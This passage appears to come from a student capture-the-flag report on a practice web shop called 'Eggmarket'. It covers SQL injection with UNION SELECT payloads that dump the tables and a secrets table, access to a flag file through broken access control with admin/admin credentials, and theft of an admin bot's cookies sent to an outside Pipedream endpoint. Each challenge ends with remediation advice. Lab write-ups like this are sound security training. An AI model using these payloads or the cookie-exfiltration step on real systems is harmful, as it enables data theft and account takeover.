1	admin	admin@eggmarket.com	admin
2	user	user@eggmarket.com	user
3	alice	alice@eggmarket.com	user
4	bob	bob@eggmarket.com	user
5	charlie	charlie@eggmarket.com	user
3.46.1	None	None	None

4. Listed all the tables using: "" UNION SELECT name, NULL, NULL, NULL FROM sqlite_master WHERE type='table'--"

Search Results for: "' UNION SELECT name, NULL, NULL, NULL FROM sqlite_master WHERE type='table'--"

ID	Username	Email	Role
1	admin	admin@eggmarket.com	admin
2	user	user@eggmarket.com	user
3	alice	alice@eggmarket.com	user
4	bob	bob@eggmarket.com	user
5	charlie	charlie@eggmarket.com	user
admin_logs	None	None	None
comments	None	None	None
eggs	None	None	None
secrets	None	None	None
sqlite_sequence	None	None	None
users	None	None	None

5. Extracted secrets: "' UNION SELECT value, NULL, NULL, NULL FROM secrets--" and the flag appeared!

```
iik3100{sql_i_kung_fo_master}
```

- **Flag Obtained**

iik3100{sql_i_kung_fo_master}

- **Vulnerability Remediation**

- Use parameterized queries and prepared statements.
- Restrict database error messages and metadata exposure.


3.33 Broken Access Control (50 points)

- **Description**

Accessed an unprotected file by exploiting broken access control.

- **Steps Taken**

1. Logged in using provided credentials: admin/admin.
2. Inspected source code of /tasks page → found reference to /developer/files.
3. Appended /flag.txt to the path: "/developer/files/flag.txt"



- **Flag Obtained**

CTF{task_2_broken_access}

- **Vulnerability Remediation**

- Implement proper authorization checks for all resources.

3.34 Eggmarket Ticketchecker (50 points)

- **Description**

Exploited XSS vulnerability using an admin bot to retrieve cookies.

- **Steps Taken**

1. Navigated to Support Ticket page with fields: title, description, URL.
2. Created a RequestBin endpoint via Pipedream: "https://eoldzzqkqb8nnpb.m.pipedream.net"
3. Submitted URL with payload: "https://eoldzzqkqb8nnpb.m.pipedream.net/document.cookie"
4. When the admin bot visited, captured cookies in RequestBin which revealed the flag



- **Flag Obtained**

iik3100{XSS_Bot_Secrets_Not_For_Your_Eyes}

- **Vulnerability Remediation**

- Sanitize and encode all user input before rendering.
- Implement Content Security Policy (CSP).
- Use HttpOnly cookies to prevent JavaScript access.

4 Conclusion

The ethical hacking assessment successfully demonstrated a wide range of vulnerabilities commonly found in web applications, network services, and cryptographic implementations. Through systematic testing, the following key findings were observed:

- **Web Application Vulnerabilities:**

Multiple flaws were identified, including SQL Injection, NoSQL Injection, Cross-Site Scripting (XSS), Local File Inclusion (LFI), Path Traversal, Insecure Direct Object References (IDOR), and Broken Access Control. These issues highlight the importance of secure coding practices, proper input validation, and robust access control mechanisms.

- **Network and Service Weaknesses:**

Open ports and outdated services such as MySQL and CUPS were discovered, along with SMB vulnerabilities exploitable via EternalBlue. These findings emphasize the need for regular patching, service hardening, and network segmentation.

- **Cryptographic Weaknesses:**

The RSA challenge demonstrated the risks of using weak key sizes and predictable parameters. Strong cryptographic standards and proper key management are essential to prevent such attacks.

- **Business Logic and Client-Side Validation Issues:**

Several tasks revealed flaws in application logic and reliance on client-side validation, which can be easily bypassed. Critical business rules must always be enforced on the server side.

- **Data Exposure and Information Leakage:**

Sensitive information was found in source code, cookies, and hidden files. This underscores the need for secure configuration and proper handling of sensitive data.